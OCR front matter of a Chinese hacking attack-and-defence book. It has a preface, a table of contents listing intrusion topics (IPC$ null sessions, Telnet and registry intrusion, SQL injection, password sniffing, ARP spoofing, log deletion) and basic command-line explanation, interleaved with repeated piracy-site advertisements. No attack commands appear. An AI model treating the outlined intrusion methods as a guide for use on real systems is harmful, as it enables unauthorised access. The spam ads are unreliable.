免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



本书采用最为通俗易懂的图文解说，即使您是电脑新手也能通读全书
任务驱动式的黑客软件讲解，揭秘每一种黑客攻击的手法
最新的黑客技术盘点，让您实现“先下手为强”
攻防互渗的防御方法，全面确保您的网络安全



矛与盾

黑客攻防命令大曝光

awk暗月　等编著

本书重点讲解

- Windows系统命令行基础
- Windows系统命令行配置
- 远程管理Windows系统
- DOS命令的实际应用
- 批处理BAT文件编程
- 常用Windows网络命令行
- 基于Windows认证的入侵
- 来自局域网的攻击与防御
- 制作启动盘
- 病毒木马的主动防御和清除




机械工业出版社
China Machine Press

VISIT…

LANZAROTE Caliente.com

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

前　言

长期以来，人们在潜意识中已经对“黑客”这个字眼十分敏感，一提到“黑客”，人们便会不由自主地认为黑客是不应该存在的，他们是网络的破坏者。

其实，这是对“黑客”的一种极其片面的认识，因为从客观存在的事实来看，一方面，黑客入侵可能造成网络的暂时瘫痪，另一方面，黑客也是整个网络的建设者，他们不知疲倦地寻找网络大厦的缺陷，使得网络大厦的根基更加稳固。

入侵者使用得最多、最频繁的工具，不是那些 Windows 系统中的工具软件，而是那些被 Microsoft 刻意摒弃的 DOS 命令，或者更具体点说就是那些需要手工在命令行状态下输入的网络命令。因此，就有人不断发出“DOS 不是万能，但没有 DOS 是万万不能”的感慨。

在计算机技术日新月异的今天，称霸天下的 Windows 系统仍有很多做不了和做不好的事，学习和掌握 DOS 命令行技术仍然是计算机高手进阶的必修课程。

本书涵盖 DOS 和 Windows 各版本操作系统下几乎所有的网络操作命令，详细地讲解各种命令的功能和参数，并针对具体应用列举大量经典示例，使广大 Windows 用户知其然，更知其所以然，真正做到学以致用，技高一筹。

为了给用户节省宝贵的时间，提高用户的使用水平，本书在创作过程中尽量满足以下几点要求：

- 从零起步、步步深入、通俗易懂、由浅入深地讲解，使初学者和具有一定基础的用户都能逐步提高，快速掌握黑客防范技巧与工具的使用方法。
- 注重实用性，理论和实例相结合，并配以大量插图，力图使读者能够融会贯通。
- 介绍大量小技巧和小窍门，提高读者的效率，节省读者宝贵的摸索时间。
- 重点突出、操作简练、内容丰富，同时附有大量的操作实例，读者可以一边学习，一边在计算机上操作，做到即学即用、即用即得，让读者快速学会这些操作。

本书内容全面、语言简练、深入浅出、通俗易懂，既可作为即查即用的工具手册，也可作为了解系统的参考书目。本书不论在体例结构上，还是在技术实现及创作思想上，都做了精心的安排，力求将最新的技术、最好的学习方法奉献给读者。

作者采用最为通俗易懂的图文解说，即使是计算机新手也能读懂全书；任务驱动式的黑客软件讲解，揭秘每一种黑客攻击的手法；最新的黑客技术盘点，攻防互渗的防御方法，全面确保网络安全。

本书由赵东升（awk 暗月）、陈艳艳和段玲华等编写，其中编写情况是：赵东升负责第 1 章，王英英负责第 2 章，冯世雄负责第 3 章，陈艳艳负责第 4 章，杨平负责第 5 章，段玲华负责第 6 章，张晓新负责第 7 章，李秋菊负责第 8 章，张克歌负责第 9 章，刘岩负责第 10 章，李防负责

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

第 11 章，最后由赵东升通审全稿。本书在编写过程中得到了许多热心网友的支持，参考了大量来自网络的资料，并对这些资料进行了再加工和深化处理，在此对这些资料的原作者表示衷心的感谢，没有大家的共同努力，本书几乎是不可能完成的。

我们虽满腔热情，但限于自己的水平，书中的疏漏之处在所难免，欢迎广大读者批评指正。

最后，需要提醒大家的是：*根据国家有关法律规定，任何利用黑客技术攻击他人的行为都属于违法行为，希望读者在阅读本书后不要使用本书中介绍的黑客技术对别人的系统进行攻击，否则后果自负，切记！*

编　者

2013 年 6 月

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

目　录

前言

第 1 章　Windows 系统命令行基础 ······ 1
1.1　Windows 系统中的命令行 ······ 2
1.1.1　Windows 系统中的命令行概述 ······ 2
1.1.2　Windows 系统中的命令行操作 ······ 5
1.1.3　启动 Windows 系统中的命令行 ······ 5
1.2　在 Windows 系统中执行 DOS 命令 ······ 6
1.2.1　以菜单的形式进入 DOS 窗口 ······ 6
1.2.2　通过 IE 浏览器访问 DOS 窗口 ······ 6
1.2.3　编辑命令行 ······ 7
1.2.4　设置窗口风格 ······ 8
1.2.5　Windows 7 系统命令行 ······ 10
1.3　全面认识 DOS 系统 ······ 11
1.3.1　DOS 系统的功能 ······ 11
1.3.2　文件与目录 ······ 12
1.3.3　文件类型与属性 ······ 13
1.3.4　目录与磁盘 ······ 14
1.3.5　命令分类与命令格式 ······ 16
1.4　IP 地址和端口 ······ 17
1.4.1　IP 地址概述 ······ 17
1.4.2　IP 地址的划分 ······ 18
1.4.3　端口的分类与查看 ······ 19
1.4.4　关闭和开启端口 ······ 21
1.4.5　端口的限制 ······ 24
1.5　可能出现的问题与解决方法 ······ 26
1.6　总结与经验积累 ······ 26
第 2 章　常用 Windows 网络命令行 ······ 27
2.1　必备的几个内部命令 ······ 28
2.1.1　命令行调用的 Command 命令 ······ 28
2.1.2　复制命令 Copy ······ 29

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





2.1.3 更改文件扩展名关联的 Assoc 命令……31
2.1.4 打开/关闭请求回显功能的 Echo 命令……32
2.1.5 查看网络配置的 IPConfig 命令……33
2.1.6 命令行任务管理器的 At 命令……35
2.1.7 查看系统进程信息的 TaskList 命令……38

2.2 基本的 Windows 网络命令行……39

2.2.1 测试物理网络的 Ping 命令……39
2.2.2 查看网络连接的 Netstat 命令……41
2.2.3 工作组和域的 Net 命令……44
2.2.4 23 端口登录的 Telnet 命令……50
2.2.5 传输协议 FTP/Tftp 命令……50
2.2.6 替换重要文件的 Replace 命令……52
2.2.7 远程修改注册表的 Reg 命令……53
2.2.8 关闭远程计算机的 Shutdown 命令……56

2.3 其他网络命令……57

2.3.1 Tracert 命令……58
2.3.2 Route 命令……59
2.3.3 Netsh 命令……60
2.3.4 Arp 命令……63

2.4 可能出现的问题与解决方法……64

2.5 总结与经验积累……64

第 3 章 Windows 系统命令行配置……65

3.1 Config.sys 文件配置……66

3.1.1 Config.sys 文件中的命令……66
3.1.2 Config.sys 配置实例……68
3.1.3 Config.sys 文件中常用的配置项目……69

3.2 批处理与管道……70

3.2.1 批处理命令实例……70
3.2.2 批处理中的常用命令……71
3.2.3 常用的管道命令……74
3.2.4 批处理的实例应用……76

3.3 对硬盘进行分区……79

3.3.1 硬盘分区的相关知识……79
3.3.2 利用 Diskpart 进行分区……80

3.4 可能出现的问题与解决方法……87

3.5 总结与经验积累……87

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

目 录



第 4 章 基于 Windows 认证的入侵 …… 88
4.1 IPC$的空连接漏洞 …… 89
4.1.1 IPC$概述 …… 89
4.1.2 IPC$空连接漏洞详解 …… 90
4.1.3 IPC$的安全解决方案 …… 91
4.2 Telnet 高级入侵 …… 94
4.2.1 突破 Telnet 中的 NTLM 权限认证 …… 94
4.2.2 Telnet 典型入侵 …… 96
4.2.3 Telnet 杀手锏 …… 100
4.2.4 Telnet 高级入侵常用的工具 …… 101
4.3 实现通过注册表入侵 …… 102
4.3.1 注册表的相关知识 …… 102
4.3.2 远程开启注册表服务功能 …… 104
4.3.3 连接远程主机的“远程注册表服务” …… 106
4.3.4 编辑注册表（REG）文件 …… 107
4.3.5 通过注册表开启终端服务 …… 113
4.4 实现 MS SQL 入侵 …… 116
4.4.1 用 MS SQL 实现弱口令入侵 …… 116
4.4.2 入侵 MS SQL 数据库 …… 120
4.4.3 入侵 MS SQL 主机 …… 121
4.4.4 MS SQL 注入攻击与防护 …… 124
4.4.5 用 NBSI 软件实现 MS SQL 注入攻击 …… 125
4.4.6 MS SQL 入侵安全解决方案 …… 128
4.5 获取账号密码 …… 129
4.5.1 利用 Sniffer 获取账号密码 …… 130
4.5.2 字典工具 …… 135
4.5.3 远程暴力破解 …… 140
4.6 可能出现的问题与解决方法 …… 142
4.7 总结与经验积累 …… 142
第 5 章 远程管理 Windows 系统 …… 143
5.1 实现远程计算机管理入侵 …… 144
5.1.1 计算机管理概述 …… 144
5.1.2 连接到远程计算机并开启服务 …… 145
5.1.3 查看远程计算机信息 …… 147
5.1.4 用远程控制软件实现远程管理 …… 150
5.2 远程命令执行与进程查杀 …… 151
5.2.1 远程执行命令 …… 151

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器





5.2.2 查杀系统进程 ······ 152
5.2.3 远程执行命令方法汇总 ······ 154
5.3 FTP 远程入侵 ······ 155
5.3.1 FTP 相关内容 ······ 155
5.3.2 扫描 FTP 弱口令 ······ 158
5.3.3 设置 FTP 服务器 ······ 159
5.4 可能出现的问题与解决方法 ······ 161
5.5 总结与经验积累 ······ 161
第 6 章 来自局域网的攻击与防御 ······ 162
6.1 Arp 欺骗与防御 ······ 163
6.1.1 Arp 欺骗概述 ······ 163
6.1.2 用 WinArpAttacker 实现 Arp 欺骗 ······ 164
6.1.3 网络监听与 Arp 欺骗 ······ 166
6.1.4 金山 Arp 防火墙的使用 ······ 168
6.1.5 AntiArp-DNS 防火墙 ······ 170
6.2 MAC 地址的克隆与利用 ······ 172
6.2.1 MAC 地址利用 ······ 172
6.2.2 MAC 地址克隆 ······ 175
6.3 Arp 广播信息 ······ 177
6.3.1 NetSend 攻击与防御 ······ 177
6.3.2 局域网助手（LanHelper）攻击与防御 ······ 178
6.4 断网攻击防范 ······ 182
6.4.1 DNS 服务器介绍 ······ 182
6.4.2 用 OpenDNS 解决断网问题 ······ 183
6.4.3 用网络守护神反击攻击者 ······ 185
6.5 可能出现的问题与解决方法 ······ 189
6.6 总结与经验积累 ······ 189
第 7 章 做好网络安全防御 ······ 190
7.1 建立系统漏洞体系 ······ 191
7.1.1 检测系统是否存在漏洞 ······ 191
7.1.2 如何修复系统漏洞 ······ 192
7.1.3 监视系统的操作过程 ······ 195
7.2 轻松防御间谍软件 ······ 197
7.2.1 轻松实现拒绝潜藏的间谍 ······ 198
7.2.2 用 Spybot 找出隐藏的间谍 ······ 199
7.2.3 出色的反间谍工具 ······ 203
7.2.4 间谍广告杀手 ······ 206

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



7.3　拒绝网络广告干扰 ······ 208
　7.3.1　过滤弹出式广告的工具——傲游 Maxthon ······ 208
　7.3.2　过滤网络广告的广告杀手——Ad Killer ······ 210
　7.3.3　广告智能拦截的利器——Zero Popup ······ 211
7.4　拒绝流氓软件侵袭 ······ 212
7.5　可能出现的问题与解决方法 ······ 215
7.6　总结与经验积累 ······ 215
第 8 章　DOS 命令的实际应用 ······ 216
8.1　DOS 命令的基础应用 ······ 217
　8.1.1　在 DOS 下正确显示中文信息 ······ 217
　8.1.2　恢复误删除文件 ······ 218
　8.1.3　让 DOS 窗口无处不在 ······ 219
　8.1.4　DOS 系统的维护 ······ 221
8.2　DOS 中的环境变量 ······ 222
　8.2.1　Set 命令的使用 ······ 223
　8.2.2　使用 Debug 命令 ······ 223
　8.2.3　认识不同的环境变量 ······ 224
　8.2.4　环境变量和批处理 ······ 227
8.3　在 DOS 中实现文件操作 ······ 228
　8.3.1　抓取 DOS 窗口中的文本 ······ 228
　8.3.2　在 DOS 中使用注册表 ······ 229
　8.3.3　在 DOS 中实现注册表编程 ······ 229
　8.3.4　在 DOS 中使用注册表扫描程序 ······ 231
8.4　网络中的 DOS 命令运用 ······ 231
　8.4.1　检测 DOS 程序执行的目录 ······ 231
　8.4.2　内存虚拟盘软件 XMS-DSK 的使用 ······ 232
　8.4.3　在 DOS 中恢复回收站中的文件 ······ 233
　8.4.4　在 DOS 中删除不必要的文件 ······ 233
8.5　可能出现的问题与解决方法 ······ 234
8.6　总结与经验积累 ······ 234
第 9 章　制作 DOS 和 Windows PE 启动盘 ······ 236
9.1　制作启动盘 ······ 237
　9.1.1　认识启动盘 ······ 237
　9.1.2　制作 Windows PE 启动盘 ······ 239
　9.1.3　制作 DOS 启动盘 ······ 240
9.2　U 盘启动盘的使用 ······ 243
　9.2.1　进入 U 盘系统 ······ 243

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器





9.2.2 使用启动 U 盘安装系统 ……244
9.3 **使用启动盘排除故障** ……246
9.3.1 使用启动盘备份数据 ……246
9.3.2 使用启动盘替换损坏的系统文件 ……247
9.3.3 使用启动盘维修注册表故障 ……247
9.3.4 使用 Windows 诊断工具排除故障 ……248
9.4 **可能出现的问题与解决方法** ……251
9.5 **总结与经验积累** ……251
第 10 章 批处理 BAT 文件编程 ……252
10.1 **在 Windows 中编辑批处理文件** ……253
10.2 **在批处理文件中使用参数与组合命令** ……254
10.2.1 在批处理文件中使用参数 ……254
10.2.2 组合命令的实际应用 ……255
10.3 **配置文件中常用的命令** ……256
10.3.1 分配缓冲区数目的 Buffers 命令 ……257
10.3.2 加载程序的 Device 命令 ……257
10.3.3 扩展键检查的 Break 命令 ……258
10.3.4 程序加载的 Devicehigh 命令 ……259
10.3.5 设置可存取文件数 Files 命令 ……259
10.3.6 安装内存驻留程序的 Install 命令 ……260
10.3.7 中断处理的 Stacks 命令 ……260
10.3.8 扩充内存管理程序 Himem.sys ……261
10.4 **用 BAT 编程实现综合应用** ……262
10.4.1 系统加固 ……262
10.4.2 删除日志 ……263
10.4.3 删除系统中的垃圾文件 ……264
10.5 **Windows XP 开/关机脚本** ……264
10.5.1 指派开/关机脚本 ……264
10.5.2 开/关机脚本高级设置 ……267
10.5.3 开/关机应用示例 ……269
10.6 **可能出现的问题与解决方法** ……272
10.7 **总结与经验积累** ……273
第 11 章 病毒木马的主动防御和清除 ……274
11.1 **关闭危险端口** ……275
11.1.1 通过安全策略关闭危险端口 ……275
11.1.2 自动优化 IP 安全策略 ……278
11.1.3 系统安全设置 ……283

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



11.2　用防火墙隔离系统与病毒……284

11.2.1　使用 Windows XP 防火墙……284

11.2.2　使用 Windows 7 防火墙……288

11.2.3　设置 Windows 7 防火墙的入站规则……290

11.3　对未知病毒木马进行全面监控……292

11.3.1　监控注册表与文件……292

11.3.2　监控程序文件……294

11.3.3　未知病毒木马的防御……297

11.4　使用 Windows Defender 清除恶意软件……300

11.4.1　Windows Defender 对恶意软件的报警及处理方式……300

11.4.2　设置自动扫描的时间……301

11.4.3　手动扫描……302

11.4.4　设置不扫描的位置和文件类型……304

11.4.5　禁用 Windows Defender……305

11.5　可能出现的问题与解决方法……306

11.6　总结与经验积累……307

附录……308

附录 A　DOS 命令中英文对照表……309

附录 B　系统端口一览表……315

附录 C　Windows 系统文件详解……318

附录 D　Windows XP 命令集……319

附录 E　正常的系统进程……323

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

换客资源神器
没有最好，只求更好 更强
做中国最强的网络安全资源软件
全网收费加密教程通杀
完全高清 无杂音
全天候收录网络最新教程
不停更新 直接赠送2000G资源
换客资源神器资源不断更新中
做一个通过正道可以养活自己的黑客
从我做起，不做伪黑客
WWW.17HUAN.COM

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





第 1 章　Windows 系统命令行基础

重点提示

- Windows 系统中的命令行
- 在 Windows 系统中执行 DOS 命令
- 全面认识 DOS 系统
- IP 地址和端口

本章精粹

本章在讲述 Windows 系统命令行概述、作用，以及在 Windows 系统中执行 DOS 命令的基础上，还介绍了 DOS 系统的功能、文件与目录属性，以及 IP 地址和端口等内容，有助于读者掌握如何运用 Windows 系统中的命令行操作技巧，来维护计算机的正常工作。



换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





对于系统和网络管理者，繁杂的服务器管理及网络管理是日常工作的主要内容。网络越大，其管理工作强度就越大，管理难度也随之变大。传统窗口化的操作方式虽然容易上手，但对于技术熟练的管理人员来说，这些便利已成为一种“隐性”工作负担。因此，降低工作强度和管理难度就成为系统管理人员的最大问题，而命令行正好可以很好地解决这些问题。

1.1 Windows 系统中的命令行

随着因特网的普及，网络用户的逐渐增多，由此带来的安全问题也威胁着计算机安全，而 Windows 操作系统本身都自带一些病毒和受残损的文件，常常使用户无法正常工作。熟练掌握命令行的使用方法，将会使用户在 Windows 系统中的操作更加得心应手，从而提高工作效率。因此，要想保障系统的稳定安全，就需要首先掌握 Windows 系统中命令行的相关知识。

1.1.1 Windows 系统中的命令行概述

Windows 操作系统主要用的是图形化界面，但是并不抛弃命令行的界面，但这个命令行界面就完全不是 DOS 操作系统了。同时 Windows 应用程序也分图形界面（包括无界面，如服务程序）和命令行界面。

命令行就是在 Windows 操作系统中打开 DOS 窗口，以字符串形式执行 Windows 管理程序。现在大部分用户都使用 Windows 的可视化界面，如果能够熟练掌握 Windows 系统中的命令行界面，将会更加占有优势。

命令行中的不少命令在用法上与 Windows 9X 的 DOS 命令相似，但它们的参数、功能和运行环境等却有很大不同，有些命令已经不再是 16 位程序，而且有些命令还与图形界面浑然一体，甚至有些命令还能直接访问注册表信息。因此，应将 Windows XP 以后版本的 Windows 操作系统命令行控制台看做是图形界面不可缺少的补充。命令行程序分为内部命令和外部命令，内部命令是随 command.com 装入内存的，而外部命令是一条一条单独的可执行文件。

- ❑ 内部命令都集中在根目录下的 command.com 文件中，计算机每次启动时都会将这个文件读入内存，也即在计算机运行时，这些内部命令都驻留在内存中，用 dir 命令是看不到这些内部命令的。
- ❑ 外部命令都是以一个个独立的文件存放在磁盘上的，它们都是以.com 和.exe 为扩展名的文件，并不常驻内存，只有在计算机需要时才会被调入内存。

